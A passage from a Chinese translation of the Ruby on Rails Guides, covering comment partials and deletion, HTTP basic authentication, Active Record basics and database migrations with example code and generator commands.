<h2>Add a comment:</h2>
<%= form_for([@article, @article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
    <%= f.text_area :body %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>

<%= link_to 'Edit', edit_article_path(@article) %> |
<%= link_to 'Back', articles_path %>
```

这样对于 @article.comments 集合中的每条评论，都会渲染 app/views/comments/_comment.html.erb 文件中的局部视图。render 方法会遍历 @article.comments 集合，把每条评论赋值给局部视图中的同名局部变量，也就是这里的 comment 变量。

1.7.2 渲染局部视图表单

我们把添加评论的代码也移到局部视图中。创建 app/views/comments/_form.html.erb 文件，添加下面的代码：

```
<%= form_for([@article, @article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
```

```
<%= f.text_area :body %>
</p>
<p>
  <%= f.submit %>
</p>
<% end %>
```

然后像下面这样修改 `app/views/articles/show.html.erb` 文件：

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<h2>Comments</h2>
<%= render @article.comments %>

<h2>Add a comment:</h2>
<%= render 'comments/form' %>

<%= link_to 'Edit', edit_article_path(@article) %> |
<%= link_to 'Back', articles_path %>
```

上面的代码中第二个 `render` 方法的参数就是我们刚刚定义的 `comments/form` 局部视图。Rails 很智能，能够发现字符串中的斜线，并意识到我们想渲染 `app/views/comments` 文件夹中的 `_form.html.erb` 文件。

`@article` 是实例变量，因此在所有局部视图中都可以使用。

1.8 删除评论

博客还有一个重要功能是删除垃圾评论。为了实现这个功能，我们需要在视图中添加一个链接，并在 `CommentsController` 中添加 `destroy` 动作。

首先在 `app/views/comments/_comment.html.erb` 局部视图中添加删除评论的链接：

```
<p>
  <strong>Commenter:</strong>
  <%= comment.commenter %>
</p>

<p>
  <strong>Comment:</strong>
  <%= comment.body %>
</p>

<p>
  <%= link_to 'Destroy Comment', [comment.article, comment],
```

```
        method: :delete,
        data: { confirm: 'Are you sure?' } %>
</p>
```

点击“Destroy Comment”链接后，会向 `CommentsController` 发起 `DELETE /articles/:article_id/comments/:id` 请求，这个请求将用于删除指定评论。下面在控制器 (`app/controllers/comments_controller.rb`) 中添加 `destroy` 动作：

```
class CommentsController < ApplicationController
  def create
    @article = Article.find(params[:article_id])
    @comment = @article.comments.create(comment_params)
    redirect_to article_path(@article)
  end

  def destroy
    @article = Article.find(params[:article_id])
    @comment = @article.comments.find(params[:id])
    @comment.destroy
    redirect_to article_path(@article)
  end

  private
  def comment_params
    params.require(:comment).permit(:commenter, :body)
  end
end
```

`destroy` 动作首先找到指定文章，然后在 `@article.comments` 集合中找到指定评论，接着从数据库删除这条评论，最后重定向到显示文章的页面。

1.8.1 删除关联对象

如果要删除一篇文章，文章的相关评论也需要删除，否则这些评论还会占用数据库空间。在 Rails 中可以使用关联的 `dependent` 选项来完成这一工作。像下面这样修改 `app/models/article.rb` 文件中的 `Article` 模型：

```
class Article < ApplicationRecord
  has_many :comments, dependent: :destroy
  validates :title, presence: true,
                    length: { minimum: 5 }
end
```

1.9 安全

1.9.1 基本身份验证

现在如果我们把博客放在网上，任何人都能够添加、修改、删除文章或删除评论。

Rails 提供了一个非常简单的 HTTP 身份验证系统，可以很好地解决这个问题。

我们需要一种方法来禁止未认证用户访问 `ArticlesController` 的动作。这里我们可以使用 Rails 的 `http_ba-`

`sic_authenticate_with` 方法，通过这个方法的认证后才能访问所请求的动作。

要使用这个身份验证系统，可以在 `app/controllers/articles_controller` 文件中的 `ArticlesController` 的顶部进行指定。这里除了 `index` 和 `show` 动作，其他动作都要通过身份验证才能访问，为此要像下面这样添加代码：

```
class ArticlesController < ApplicationController

  http_basic_authenticate_with name: "dhh", password: "secret", except: [:index, :show]

  def index
    @articles = Article.all
  end

  # 为了行文简洁，省略以下内容
```

同时只有通过身份验证的用户才能删除评论，为此要在 `CommentsController` (`app/controllers/comments_controller.rb`) 中像下面这样添加代码：

```
class CommentsController < ApplicationController

  http_basic_authenticate_with name: "dhh", password: "secret", only: :destroy

  def create
    @article = Article.find(params[:article_id])
    # ...
  end

  # 为了行文简洁，省略以下内容
```

现在如果我们试着新建文章，就会看到 HTTP 基本身份验证对话框：



图 1-13: HTTP 基本认证对话框

此外，还可以在 Rails 中使用其他身份验证方法。在众多选择中，`Devise` 和 `Authlogic` 是两个流行的 Rails 身

份验证扩展。

1.9.2 其他安全注意事项

安全，尤其是 Web 应用的安全，是一个广泛和值得深入研究的领域。关于 Rails 应用安全的更多介绍，请参阅第 19 章。

1.10 接下来做什么？

至此，我们已经完成了第一个 Rails 应用，请在此基础上尽情修改、试验。

记住你不需要独自完成一切，在安装和运行 Rails 时如果需要帮助，请随时使用下面的资源：

- [Ruby on Rails 指南](#)
- [Ruby on Rails 教程](#)
- [Ruby on Rails 邮件列表](#)
- irc.freenode.net 中的 [#rubyonrails](#) 频道

1.11 配置问题

在 Rails 中，储存外部数据最好都使用 UTF-8 编码。虽然 Ruby 库和 Rails 通常都能将使用其他编码的外部数据转换为 UTF-8 编码，但并非总是能可靠地工作，所以最好还是确保所有的外部数据都使用 UTF-8 编码。

编码出错的最常见症状是在浏览器中出现带有问号的黑色菱形块，另一个常见症状是本该出现“ü”字符的地方出现了“Ã¼”字符。Rails 内部采取了许多步骤来解决常见的可以自动检测和纠正的编码问题。尽管如此，如果不使用 UTF-8 编码来储存外部数据，偶尔还是会出无法自动检测和纠正的编码问题。

下面是非 UTF-8 编码数据的两种常见来源：

- **文本编辑器：**大多数文本编辑器（例如 TextMate）默认使用 UTF-8 编码保存文件。如果你的文本编辑器未使用 UTF-8 编码，就可能导致在模板中输入的特殊字符（例如 é）在浏览器中显示为带有问号的黑色菱形块。这个问题也会出现在 i18n 翻译文件中。大多数未默认使用 UTF-8 编码的文本编辑器（例如 Dreamweaver 的某些版本）提供了将默认编码修改为 UTF-8 的方法，别忘了进行修改。
- **数据库：**默认情况下，Rails 会把从数据库中取出的数据转换成 UTF-8 格式。尽管如此，如果数据库内部不使用 UTF-8 编码，就有可能无法保存用户输入的所有字符。例如，如果数据库内部使用 Latin-1 编码，而用户输入了俄语、希伯来语或日语字符，那么在把数据保存到数据库时就会造成数据永久丢失。因此，只要可能，就请在数据库内部使用 UTF-8 编码。

第二部分 模型



第 2 章 Active Record 基础

本文简介 Active Record。

读完本文后，您将学到：

- 对象关系映射 (Object Relational Mapping, ORM) 和 Active Record 是什么，以及如何在 Rails 中使用；
- Active Record 在 MVC 中的作用；
- 如何使用 Active Record 模型处理保存在关系型数据库中的数据；
- Active Record 模式 (schema) 的命名约定；
- 数据库迁移，数据验证和回调。

2.1 Active Record 是什么？

Active Record 是 [MVC](#) 中的 M (模型)，负责处理数据和业务逻辑。Active Record 负责创建和使用需要持久存入数据库中的数据。Active Record 实现了 Active Record 模式，是一种对象关系映射系统。

2.1.1 Active Record 模式

Active Record 模式出自 Martin Fowler 写的《[企业应用架构模式](#)》一书。在 Active Record 模式中，对象中既有持久存储的数据，也有针对数据的操作。Active Record 模式把数据存取逻辑作为对象的一部分，处理对象的用户知道如何把数据写入数据库，还知道如何从数据库中读出数据。

2.1.2 对象关系映射

对象关系映射 (ORM) 是一种技术手段，把应用中的对象和关系型数据库中的数据表连接起来。使用 ORM，应用中对象的属性和对象之间的关系可以通过一种简单的方法从数据库中获取，无需直接编写 SQL 语句，也不过度依赖特定的数据库种类。

2.1.3 用作 ORM 框架的 Active Record

Active Record 提供了很多功能，其中最重要的几个如下：

- 表示模型和其中的数据；

- 表示模型之间的关系；
- 通过相关联的模型表示继承层次结构；
- 持久存入数据库之前，验证模型；
- 以面向对象的方式处理数据库操作。

2.2 Active Record 中的“多约定少配置”原则

使用其他编程语言或框架开发应用时，可能必须要编写很多配置代码。大多数 ORM 框架都是这样。但是，如果遵循 Rails 的约定，创建 Active Record 模型时不用做多少配置（有时甚至完全不用配置）。Rails 的理念是，如果大多数情况下都要使用相同的方式配置应用，那么就应该把这定为默认的方式。所以，只有约定无法满足要求时，才要额外配置。

2.2.1 命名约定

默认情况下，Active Record 使用一些命名约定，查找模型和数据库表之间的映射关系。Rails 把模型的类名转换成复数，然后查找对应的数据表。例如，模型类名为 Book，数据表就是 books。Rails 提供的单复数转换功能很强大，常见和不常见的转换方式都能处理。如果类名由多个单词组成，应该按照 Ruby 的约定，使用驼峰式命名法，这时对应的数据库表将使用下划线分隔各单词。因此：

- 数据库表名：复数，下划线分隔单词（例如 book_clubs）
- 模型类名：单数，每个单词的首字母大写（例如 BookClub）

模型/类	表/模式
Article	articles
LineItem	line_items
Deer	deers
Mouse	mice
Person	people

2.2.2 模式约定

根据字段的作用不同，Active Record 对数据库表中的字段命名也做了相应的约定：

- 外键：使用 singularized_table_name_id 形式命名，例如 item_id, order_id。创建模型关联后，Active Record 会查找这个字段；
- 主键：默认情况下，Active Record 使用整数字段 id 作为表的主键。使用 [Active Record 迁移](#) 创建数据库表时，会自动创建这个字段；

还有一些可选的字段，能为 Active Record 实例添加更多的功能：

- created_at：创建记录时，自动设为当前的日期和时间；
- updated_at：更新记录时，自动设为当前的日期和时间；
- lock_version：在模型中添加乐观锁；

- `type`: 让模型使用单表继承;
- `(association_name)_type`: 存储多态关联的类型;
- `(table_name)_count`: 缓存所关联对象的数量。比如说，一个 `Article` 有多个 `Comment`，那么 `comments_count` 列存储各篇文章现有的评论数量;

注意

虽然这些字段是可选的，但在 Active Record 中是被保留的。如果想使用相应的功能，就不要把这些保留字段用作其他用途。例如，`type` 这个保留字段是用来指定数据库表使用单表继承（Single Table Inheritance, STI）的。如果不用单表继承，请使用其他的名称，例如“context”，这也能表明数据的作用。

2.3 创建 Active Record 模型

创建 Active Record 模型的过程很简单，只要继承 `ApplicationRecord` 类就行了：

```
class Product < ApplicationRecord
end
```

上面的代码会创建 `Product` 模型，对应于数据库中的 `products` 表。同时，`products` 表中的字段也映射到 `Product` 模型实例的属性上。假如 `products` 表由下面的 SQL 语句创建：

```
CREATE TABLE products (
  id int(11) NOT NULL auto_increment,
  name varchar(255),
  PRIMARY KEY (id)
);
```

按照这样的数据表结构，可以编写下面的代码：

```
p = Product.new
p.name = "Some Book"
puts p.name # "Some Book"
```

2.4 覆盖命名约定

如果想使用其他的命名约定，或者在 Rails 应用中使用即有的数据库可以吗？没问题，默认的约定能轻易覆盖。

`ApplicationRecord` 继承自 `ActiveRecord::Base`，后者定义了一系列有用的方法。使用 `ActiveRecord::Base.table_name=` 方法可以指定要使用的表名：

```
class Product < ApplicationRecord
  self.table_name = "my_products"
end
```

如果这么做，还要调用 `set_fixture_class` 方法，手动指定固件（`my_products.yml`）的类名：

```
class ProductTest < ActiveSupport::TestCase
  set_fixture_class my_products: Product
```

```
fixtures :my_products
...
end
```

还可以使用 `ActiveRecord::Base.primary_key=` 方法指定表的主键：

```
class Product < ApplicationRecord
  self.primary_key = "product_id"
end
```

2.5 CRUD：读写数据

CURD 是四种数据操作的简称：C 表示创建，R 表示读取，U 表示更新，D 表示删除。Active Record 自动创建了处理数据表中数据的方法。

2.5.1 创建

Active Record 对象可以使用散列创建，在块中创建，或者创建后手动设置属性。`new` 方法创建一个新对象，`create` 方法创建新对象，并将其存入数据库。

例如，`User` 模型中有两个属性，`name` 和 `occupation`。调用 `create` 方法会创建一个新记录，并将其存入数据库：

```
user = User.create(name: "David", occupation: "Code Artist")
```

`new` 方法实例化一个新对象，但不保存：

```
user = User.new
user.name = "David"
user.occupation = "Code Artist"
```

调用 `user.save` 可以把记录存入数据库。

最后，如果在 `create` 和 `new` 方法中使用块，会把新创建的对象拉入块中，初始化对象：

```
user = User.new do |u|
  u.name = "David"
  u.occupation = "Code Artist"
end
```

2.5.2 读取

Active Record 为读取数据库中的数据提供了丰富的 API。下面举例说明。

```
# 返回所有用户组成的集合
users = User.all

# 返回第一个用户
user = User.first

# 返回第一个名为 David 的用户
david = User.find_by(name: 'David')

# 查找所有名为 David，职业为 Code Artists 的用户，而且按照 created_at 反向排列
```

```
users = User.where(name: 'David', occupation: 'Code Artist').order(created_at: :desc)
```

第 7 章会详细介绍查询 Active Record 模型的方法。

2.5.3 更新

检索到 Active Record 对象后，可以修改其属性，然后再将其存入数据库。

```
user = User.find_by(name: 'David')
user.name = 'Dave'
user.save
```

还有种使用散列的简写方式，指定属性名和属性值，例如：

```
user = User.find_by(name: 'David')
user.update(name: 'Dave')
```

一次更新多个属性时使用这种方法最方便。如果想批量更新多个记录，可以使用类方法 `update_all`：

```
User.update_all "max_login_attempts = 3, must_change_password = 'true'"
```

2.5.4 删除

类似地，检索到 Active Record 对象后还可以将其销毁，从数据库中删除。

```
user = User.find_by(name: 'David')
user.destroy
```

2.6 数据验证

在存入数据库之前，Active Record 还可以验证模型。模型验证有很多方法，可以检查属性值是否不为空，是否是唯一的、没有在数据库中出现过，等等。

把数据存入数据库之前进行验证是十分重要的步骤，所以调用 `save` 和 `update` 方法时会做数据验证。验证失败时返回 `false`，此时不会对数据库做任何操作。这两个方法都有对应的爆炸方法（`save!` 和 `update!`）。爆炸方法要严格一些，如果验证失败，抛出 `ActiveRecord::RecordInvalid` 异常。下面举个简单的例子：

```
class User < ApplicationRecord
  validates :name, presence: true
end

user = User.new
user.save # => false
user.save! # => ActiveRecord::RecordInvalid: Validation failed: Name can't be blank
```

第 4 章会详细介绍数据验证。

2.7 回调

Active Record 回调用于在模型生命周期的特定事件上绑定代码，相应的事件发生时，执行绑定的代码。例如创建新纪录时、更新记录时、删除记录时，等等。第 5 章会详细介绍回调。

2.8 迁移

Rails 提供了一个 DSL (Domain-Specific Language) 来处理数据库模式，叫做“迁移”。迁移的代码存储在特定的文件中，通过 `rails` 命令执行，可以用在 Active Record 支持的所有数据库上。下面这个迁移新建一个表：

```
class CreatePublications < ActiveRecord::Migration[5.0]
  def change
    create_table :publications do |t|
      t.string :title
      t.text :description
      t.references :publication_type
      t.integer :publisher_id
      t.string :publisher_type
      t.boolean :single_issue

      t.timestamps
    end
    add_index :publications, :publication_type_id
  end
end
```

Rails 会跟踪哪些迁移已经应用到数据库上，还提供了回滚功能。为了创建表，要执行 `rails db:migrate` 命令。如果想回滚，则执行 `rails db:rollback` 命令。

注意，上面的代码与具体的数据库种类无关，可用于 MySQL、PostgreSQL、Oracle 等数据库。关于迁移的详细介绍，参阅[第 3 章](#)。

第 3 章 Active Record 迁移

迁移是 Active Record 的一个特性，允许我们按时间顺序管理数据库模式。有了迁移，就不必再用纯 SQL 来修改数据库模式，而是可以使用简单的 Ruby DSL 来描述对数据表的修改。

读完本文后，您将学到：

- 用于创建迁移的生成器；
- Active Record 提供的用于操作数据库的方法；
- 用于操作迁移和数据库模式的 `bin/rails` 任务；
- 迁移和 `schema.rb` 文件的关系。

3.1 迁移概述

迁移是以一致和轻松的方式按时间顺序修改数据库模式的实用方法。它使用 Ruby DSL，因此不必手动编写 SQL，从而实现了数据库无关的数据库模式的创建和修改。

我们可以把迁移看做数据库的新“版本”。数据库模式一开始并不包含任何内容，之后通过一个个迁移来添加或删除数据表、字段和记录。Active Record 知道如何沿着时间线更新数据库模式，使其从任何历史版本更新为最新版本。Active Record 还会更新 `db/schema.rb` 文件，以匹配最新的数据库结构。

下面是一个迁移的示例：

```
class CreateProducts < ActiveRecord::Migration[5.0]
  def change
    create_table :products do |t|
      t.string :name
      t.text :description

      t.timestamps
    end
  end
end
```

这个迁移用于添加 `products` 数据表，数据表中包含 `name` 字符串字段和 `description` 文本字段。同时隐式添加了 `id` 主键字段，这是所有 Active Record 模型的默认主键。`timestamps` 宏添加了 `created_at` 和 `updated_at` 两个字段。后面这几个特殊字段只要存在就都由 Active Record 自动管理。

注意这里定义的对数据库的修改是按时间进行的。在这个迁移运行之前，数据表还不存在。在这个迁移运行之后，数据表就被创建了。Active Record 还知道如何撤销这个迁移：如果我们回滚这个迁移，数据表就会被删除。

对于支持事务并提供了用于修改数据库模式的语句的数据库，迁移被包装在事务中。如果数据库不支持事务，那么当迁移失败时，已成功的那部分操作将无法回滚。这种情况下只能手动完成相应的回滚操作。

注意

某些查询不能在事务内部运行。如果数据库适配器支持 DDL 事务，就可以使用 `disable_ddl_transaction!` 方法在某个迁移中临时禁用事务。

如果想在迁移中完成一些 Active Record 不知如何撤销的操作，可以使用 `reversible` 方法：

```
class ChangeProductsPrice < ActiveRecord::Migration[5.0]
  def change
    reversible do |dir|
      change_table :products do |t|
        dir.up { t.change :price, :string }
        dir.down { t.change :price, :integer }
      end
    end
  end
end
```

或者用 `up` 和 `down` 方法来代替 `change` 方法：

```
class ChangeProductsPrice < ActiveRecord::Migration[5.0]
  def up
    change_table :products do |t|
      t.change :price, :string
    end
  end

  def down
    change_table :products do |t|
      t.change :price, :integer
    end
  end
end
```

3.2 创建迁移

3.2.1 创建独立的迁移

迁移文件储存在 `db/migrate` 文件夹中，一个迁移文件包含一个迁移类。文件名采用 `YYYYMMDDHHMMSS_create_products.rb` 形式，即 UTC 时间戳加上下划线再加上迁移的名称。迁移类的名称（驼峰式）应该匹配文件名中迁移的名称。例如，在 `20080906120000_create_products.rb` 文件中应该定义 `CreateProducts` 类，在 `20080906120001_add_details_to_products.rb` 文件中应该定义 `AddDetailsToProducts` 类。Rails 根据文件名的时间戳部分确定要运行的迁移和迁移运行的顺序，因此当需要把迁移文件复制到其他 Rails 应用，或者自己生成迁移文件时，一定要注意迁移运行的顺序。

当然，计算时间戳不是什么有趣的事，因此 Active Record 提供了生成器：

```
$ bin/rails generate migration AddPartNumberToProducts
```

上面的命令会创建空的迁移，并进行适当命名：

```
class AddPartNumberToProducts < ActiveRecord::Migration[5.0]
  def change
  end
end
```

如果迁移名称是 AddXXXToYYY 或 RemoveXXXFromYYY 的形式，并且后面跟着字段名和类型列表，那么会生成包含合适的 add_column 或 remove_column 语句的迁移。

```
$ bin/rails generate migration AddPartNumberToProducts part_number:string
```

上面的命令会生成：

```
class AddPartNumberToProducts < ActiveRecord::Migration[5.0]
  def change
    add_column :products, :part_number, :string
  end
end
```

还可以像下面这样在新建字段上添加索引：

```
$ bin/rails generate migration AddPartNumberToProducts part_number:string:index
```

上面的命令会生成：

```
class AddPartNumberToProducts < ActiveRecord::Migration[5.0]
  def change
    add_column :products, :part_number, :string
    add_index :products, :part_number
  end
end
```

类似地，还可以生成用于删除字段的迁移：

```
$ bin/rails generate migration RemovePartNumberFromProducts part_number:string
```

上面的命令会生成：

```
class RemovePartNumberFromProducts < ActiveRecord::Migration[5.0]
  def change
    remove_column :products, :part_number, :string
  end
end
```

还可以生成用于添加多个字段的迁移，例如：

```
$ bin/rails generate migration AddDetailsToProducts part_number:string price:decimal
```

上面的命令会生成：

```
class AddDetailsToProducts < ActiveRecord::Migration[5.0]
  def change
```

```
    add_column :products, :part_number, :string
    add_column :products, :price, :decimal
  end
end
```

如果迁移名称是 `CreateXXX` 的形式，并且后面跟着字段名和类型列表，那么会生成用于创建包含指定字段的 `XXX` 数据表的迁移。例如：

```
$ bin/rails generate migration CreateProducts name:string part_number:string
```

上面的命令会生成：

```
class CreateProducts < ActiveRecord::Migration[5.0]
  def change
    create_table :products do |t|
      t.string :name
      t.string :part_number
    end
  end
end
```

和往常一样，上面的命令生成的代码只是一个起点，我们可以修改 `db/migrate/YYYYMMDDHHMMSS_add_details_to_products.rb` 文件，根据需要增删代码。

生成器也接受 `references` 字段类型作为参数（还可使用 `belongs_to`），例如：

```
$ bin/rails generate migration AddUserRefToProducts user:references
```

上面的命令会生成：

```
class AddUserRefToProducts < ActiveRecord::Migration[5.0]
  def change
    add_reference :products, :user, foreign_key: true
  end
end
```

这个迁移会创建 `user_id` 字段并添加索引。关于 `add_reference` 选项的更多介绍，请参阅 [API 文档](#)。

如果迁移名称中包含 `JoinTable`，生成器会创建联结数据表：

```
$ bin/rails g migration CreateJoinTableCustomerProduct customer product
```

上面的命令会生成：

```
class CreateJoinTableCustomerProduct < ActiveRecord::Migration[5.0]
  def change
    create_join_table :customers, :products do |t|
      # t.index [:customer_id, :product_id]
      # t.index [:product_id, :customer_id]
    end
  end
end
```

3.2.2 模型生成器

模型和脚手架生成器会生成适用于添加新模型的迁移。这些迁移中已经包含用于创建有关数据表的指令。如果我们告诉 Rails 想要哪些字段，那么添加这些字段所需的语句也会被创建。例如，运行下面的命令：

```
$ bin/rails generate model Product name:string description:text
```

上面的命令会创建下面的迁移：

```
class CreateProducts < ActiveRecord::Migration[5.0]
  def change
    create_table :products do |t|
      t.string :name
      t.text :description

      t.timestamps
    end
  end
end
```

我们可以根据需要添加“字段名称/类型”对，没有数量限制。

3.2.3 传递修饰符

可以直接在命令行中传递常用的[类型修饰符](#)。这些类型修饰符用大括号括起来，放在字段类型之后。例如，运行下面的命令：

```
$ bin/rails generate migration AddDetailsToProducts 'price:decimal{5,2}'
  supplier:references{polymorphic}
```

上面的命令会创建下面的迁移：

```
class AddDetailsToProducts < ActiveRecord::Migration[5.0]
  def change
    add_column :products, :price, :decimal, precision: 5, scale: 2
    add_reference :products, :supplier, polymorphic: true
  end
end
```

提示

关于传递修饰符的更多介绍，请参阅生成器的命令行帮助信息。

3.3 编写迁移

使用生成器创建迁移后，就可以开始写代码了。

3.3.1 创建数据表

`create_table` 方法是最基础、最常用的方法，其代码通常是由模型或脚手架生成器生成的。典型的用法像下面这样：

```
create_table :products do |t|
  t.string :name
end
```

上面的命令会创建包含 `name` 字段的 `products` 数据表（后面会介绍，数据表还包含自动创建的 `id` 字段）。

默认情况下，`create_table` 方法会创建 `id` 主键。可以用 `:primary_key` 选项来修改主键名称，还可以传入 `:id: false` 选项以禁用主键。如果需要传递数据库特有的选项，可以在 `:options` 选项中使用 SQL 代码片段。例如：

```
create_table :products, options: "ENGINE=BLACKHOLE" do |t|
  t.string :name, null: false
end
```

上面的代码会在用于创建数据表的 SQL 语句末尾加上 `ENGINE=BLACKHOLE`（如果使用 MySQL 或 MariaDB，默认选项是 `ENGINE=InnoDB`）。

还可以传递带有数据表描述信息的 `:comment` 选项，这些注释会被储存在数据库中，可以使用 MySQL Workbench、PgAdmin III 等数据库管理工具查看。对于大型数据库，强烈推荐在应用的迁移中添加注释。目前只有 MySQL 和 PostgreSQL 适配器支持注释功能。

3.3.2 创建联结数据表

`create_join_table` 方法用于创建 HABTM (has and belongs to many) 联结数据表。典型的用法像下面这样：

```
create_join_table :products, :categories
```

上面的代码会创建包含 `category_id` 和 `product_id` 字段的 `categories_products` 数据表。这两个字段的 `:null` 选项默认设置为 `false`，可以通过 `:column_options` 选项覆盖这一设置：

```
create_join_table :products, :categories, column_options: { null: true }
```

联结数据表的名称默认由 `create_join_table` 方法的前两个参数按字母顺序组合而来。可以传入 `:table_name` 选项来自定义联结数据表的名称：

```
create_join_table :products, :categories, table_name: :categorization
```

上面的代码会创建 `categorization` 数据表。

`create_join_table` 方法也接受块作为参数，用于添加索引（默认未创建的索引）或附加字段：

```
create_join_table :products, :categories do |t|
  t.index :product_id
  t.index :category_id
end
```

3.3.3 修改数据表

`change_table` 方法和 `create_table` 非常类似，用于修改现有的数据表。它的用法和 `create_table` 方法风格类似，但传入块的对象有更多用法。例如：

```
change_table :products do |t|
  t.remove :description, :name
  t.string :part_number
```

```
t.index :part_number  
t.rename :upccode, :upc_code  
end
```

上面的代码删除 `description` 和 `name` 字段，创建 `part_number` 字符串字段并添加索引，最后重命名 `upccode` 字段。

3.3.4 修改字段

Rails 提供了与 `remove_column` 和 `add_column` 类似的 `change_column` 迁移方法。

```
change_column :products, :part_number, :text
```

上面的代码把 `products` 数据表的 `part_number` 字段修改为 `:text` 字段。请注意 `change_column` 命令是无法撤销的。

除 `change_column` 方法之外，还有 `change_column_null` 和 `change_column_default` 方法，前者专门用于设置字段可以为空或不可以为空，后者专门用于修改字段的默认值。

```
change_column_null :products, :name, false  
change_column_default :products, :approved, from: true, to: false
```

上面的代码把 `products` 数据表的 `:name` 字段设置为 `NOT NULL` 字段，把 `:approved` 字段的默认值由 `true` 修改为 `false`。

注意：也可以把上面的 `change_column_default` 迁移写成 `change_column_default :products, :approved, false`，但这种写法是无法撤销的。

3.3.5 字段修饰符

字段修饰符可以在创建或修改字段时使用：

- `limit` 修饰符：设置 `string/text/binary/integer` 字段的最大长度。
- `precision` 修饰符：定义 `decimal` 字段的精度，表示数字的总位数。
- `scale` 修饰符：定义 `decimal` 字段的标度，表示小数点后的位数。
- `polymorphic` 修饰符：为 `belongs_to` 关联添加 `type` 字段。
- `null` 修饰符：设置字段能否为 `NULL` 值。
- `default` 修饰符：设置字段的默认值。请注意，如果使用动态值（如日期）作为默认值，那么默认值只会在第一次使时（如应用迁移的日期）计算一次。
- `index` 修饰符：为字段添加索引。
- `comment` 修饰符：为字段添加注释。

有的适配器可能支持附加选项，更多介绍请参阅相应适配器的 API 文档。

3.3.6 外键

尽管不是必需的，但有时我们需要使用外键约束以保证引用完整性。

```
add_foreign_key :articles, :authors
```

上面的代码为 `articles` 数据表的 `author_id` 字段添加外键，这个外键会引用 `authors` 数据表的 `id` 字段。如果字段名不能从表名称推导出来，我们可以使用 `:column` 和 `:primary_key` 选项。

Rails 会为每一个外键生成以 `fk_rails_` 开头并且后面紧跟着 10 个字符的外键名，外键名是根据 `from_table` 和 `column` 推导出来的。需要时可以使用 `:name` 来指定外键名。

注意

Active Record 只支持单字段外键，要想使用复合外键就需要 `execute` 方法和 `structure.sql`。
更多介绍请参阅 [3.6 节](#)。

删除外键也很容易：

```
# 让 Active Record 找出列名
remove_foreign_key :accounts, :branches

# 删除特定列上的外键
remove_foreign_key :accounts, column: :owner_id

# 通过名称删除外键
remove_foreign_key :accounts, name: :special_fk_name
```

3.3.7 如果辅助方法不够用

如果 Active Record 提供的辅助方法不够用，可以使用 `execute` 方法执行任意 SQL 语句：

```
Product.connection.execute("UPDATE products SET price = 'free' WHERE 1=1")
```

关于各个方法的更多介绍和例子，请参阅 API 文档。尤其是 `ActiveRecord::ConnectionAdapters::SchemaStatements` 的文档（在 `change`、`up` 和 `down` 方法中可以使用的方法）、`ActiveRecord::ConnectionAdapters::TableDefinition` 的文档（在 `create_table` 方法的块中可以使用的方法）和 `ActiveRecord::ConnectionAdapters::Table` 的文档（在 `change_table` 方法的块中可以使用的方法）。

3.3.8 使用 `change` 方法

`change` 方法是编写迁移时最常用的。在大多数情况下，Active Record 知道如何自动撤销用 `change` 方法编写的迁移。目前，在 `change` 方法中只能使用下面这些方法：

- `add_column`
- `add_foreign_key`
- `add_index`
- `add_reference`
- `add_timestamps`
- `change_column_default` (必须提供 `:from` 和 `:to` 选项)
- `change_column_null`
- `create_join_table`
- `create_table`

- `disable_extension`
- `drop_join_table`
- `drop_table` (必须提供块)
- `enable_extension`
- `remove_column` (必须提供字段类型)
- `remove_foreign_key` (必须提供第二个数据表)
- `remove_index`
- `remove_reference`
- `remove_timestamps`
- `rename_column`
- `rename_index`
- `rename_table`

如果在块中不使用 `change`、`change_default` 和 `remove` 方法，那么 `change_table` 方法也是可撤销的。

如果提供了字段类型作为第三个参数，那么 `remove_column` 是可撤销的。别忘了提供原来字段的选项，否则 Rails 在回滚时就无法准确地重建字段了：

```
remove_column :posts, :slug, :string, null: false, default: '', index: true
```

如果需要使用其他方法，可以用 `reversible` 方法或者 `up` 和 `down` 方法来代替 `change` 方法。

3.3.9 使用 `reversible` 方法

撤销复杂迁移所需的操作有一些是 Rails 无法自动完成的，这时可以使用 `reversible` 方法指定运行和撤销迁移所需的操作。例如：

```
class ExampleMigration < ActiveRecord::Migration[5.0]
  def change
    create_table :distributors do |t|
      t.string :zipcode
    end

    reversible do |dir|
      dir.up do
        # 添加 CHECK 约束
        execute <<-SQL
          ALTER TABLE distributors
            ADD CONSTRAINT zipchk
              CHECK (char_length(zipcode) = 5) NO INHERIT;
        SQL
      end
      dir.down do
        execute <<-SQL
          ALTER TABLE distributors
            DROP CONSTRAINT zipchk
        SQL
      end
    end
  end
end
```

```

    end

    add_column :users, :home_page_url, :string
    rename_column :users, :email, :email_address
  end
end

```

使用 `reversible` 方法可以确保指令按正确的顺序执行。在上面的代码中，撤销迁移时，`down` 块会在删除 `home_page_url` 字段之后、删除 `distributors` 数据表之前运行。

有时，迁移执行的操作是无法撤销的，例如删除数据。在这种情况下，我们可以在 `down` 块中抛出 `ActiveRecord::IrreversibleMigration` 异常。这样一旦尝试撤销迁移，就会显示无法撤销迁移的出错信息。

3.3.10 使用 up 和 down 方法

可以使用 `up` 和 `down` 方法以传统风格编写迁移而不使用 `change` 方法。`up` 方法用于描述对数据库模式所做的改变，`down` 方法用于撤销 `up` 方法所做的改变。换句话说，如果调用 `up` 方法之后紧接着调用 `down` 方法，数据库模式不会发生任何改变。例如用 `up` 方法创建数据表，就应该用 `down` 方法删除这个数据表。在 `down` 方法中撤销迁移时，明智的做法是按照和 `up` 方法中操作相反的顺序执行操作。下面的例子和上一节中的例子的功能完全相同：

```

class ExampleMigration < ActiveRecord::Migration[5.0]
  def up
    create_table :distributors do |t|
      t.string :zipcode
    end

    # 添加 CHECK 约束
    execute <<-SQL
      ALTER TABLE distributors
      ADD CONSTRAINT zipchk
      CHECK (char_length(zipcode) = 5);
    SQL

    add_column :users, :home_page_url, :string
    rename_column :users, :email, :email_address
  end

  def down
    rename_column :users, :email_address, :email
    remove_column :users, :home_page_url

    execute <<-SQL
      ALTER TABLE distributors
      DROP CONSTRAINT zipchk
    SQL

    drop_table :distributors
  end
end

```

对于无法撤销的迁移，应该在 `down` 方法中抛出 `ActiveRecord::IrreversibleMigration` 异常。这样一旦尝试

撤销迁移，就会显示无法撤销迁移的出错信息。

3.3.11 撤销之前的迁移

Active Record 提供了 `revert` 方法用于回滚迁移：

```
